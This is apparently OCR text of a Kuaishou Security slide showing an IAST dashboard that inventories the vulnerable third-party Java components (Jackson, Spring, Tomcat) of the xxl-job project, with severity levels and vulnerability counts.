项目概况　项目漏洞　项目组件　API导航

过滤器　重置全部

| 等级 | 重置 |
|---|---|
| 高危 | 11 |
| 中危 | 4 |
| 低危 | 0 |
| 无风险 | 129 |
| 提示 | 0 |


| 语言 | 重置 |
|---|---|
| JAVA | 144 |
| PYTHON | 0 |

请选择开发语言　请输入搜索条件，如：spring

| 组件名称 | 组件版本 | 所属应用 | language | 安全等级 | 漏洞数量 | 发现时间 |
|---|---|---|---|---|---|---|
| maven:com.fasterxml.jackson.co | 2.8.9 | xxl-job | JAVA | 高危 | 69 | 2021.11.04 17:17:19 |
| maven:org.springframework:sprii | 4.3.10.RE... | xxl-job | JAVA | 高危 | 3 | 2021.11.04 19:07:54 |
| maven:com.fasterxml.jackson.co | 2.8.9 | xxl-job | JAVA | 高危 | 69 | 2021.11.04 19:07:59 |
| maven:org.springframework:sprii | 4.3.10.RE... | xxl-job | JAVA | 高危 | 4 | 2021.11.04 17:17:24 |
| maven:org.apache.tomcat.embe | 8.5.16 | xxl-job | JAVA | 高危 | 10 | 2021.11.04 17:17:13 |
| maven:org.apache.tomcat.embe | 8.5.16 | xxl-job | JAVA | 高危 | 10 | 2021.11.04 19:07:54 |
| maven:org.springframework:sprii | 4.3.10.RE... | xxl-job | JAVA | 高危 | 4 | 2021.11.04 19:08:06 |
| maven:org.apache.tomcat.embe | 8.5.16 | xxl-job | JAVA | 高危 | 2 | 2021.11.04 19:08:06 |
| maven:org.springframework:sprii | 4.3.10.RE... | xxl-job | JAVA | 高危 | 3 | 2021.11.04 17:17:22 |

快手安全 KUAISHOU SECURITY

# IAST梳理第三方依赖组件



xxl-job JAVA

扫描模式 插桩模式　负责人 admin　最新时间 2021.11.04 17:16:47　版本 v1.0　报告导出　设置

项目概况　项目漏洞　项目组件　API导航

过滤器　重置全部

| 等级 | 重置 |
|---|---|
| 高危 | 11 |
| 中危 | 4 |
| 低危 | 0 |
| 无风险 | 129 |
| 提示 | 0 |

| 语言 | 重置 |
|---|---|
| JAVA | 144 |
| PYTHON | 0 |

请选择开发语言　请输入搜索条件，如：spring

| 组件名称 | 组件版本 | 所属应用 | language | 安全等级 | 漏洞数量 | 发现时间 |
|---|---|---|---|---|---|---|
| maven:com.fasterxml.jackson.co | 2.8.9 | xxl-job | JAVA | 高危 | 69 | 2021.11.04 17:17:19 |
| maven:org.springframework:sprii | 4.3.10.RE… | xxl-job | JAVA | 高危 | 3 | 2021.11.04 19:07:54 |
| maven:com.fasterxml.jackson.co | 2.8.9 | xxl-job | JAVA | 高危 | 69 | 2021.11.04 19:07:59 |
| maven:org.springframework:sprii | 4.3.10.RE… | xxl-job | JAVA | 高危 | 4 | 2021.11.04 17:17:24 |
| maven:org.apache.tomcat.embe | 8.5.16 | xxl-job | JAVA | 高危 | 10 | 2021.11.04 17:17:13 |
| maven:org.apache.tomcat.embe | 8.5.16 | xxl-job | JAVA | 高危 | 10 | 2021.11.04 19:07:54 |
| maven:org.springframework:sprii | 4.3.10.RE… | xxl-job | JAVA | 高危 | 4 | 2021.11.04 19:08:06 |
| maven:org.apache.tomcat.embe | 8.5.16 | xxl-job | JAVA | 高危 | 2 | 2021.11.04 19:08:06 |
| maven:org.springframework:sprii | 4.3.10.RE… | xxl-job | JAVA | 高危 | 3 | 2021.11.04 17:17:22 |

## 持续完善规则，高效挖掘漏洞

huoxian.cn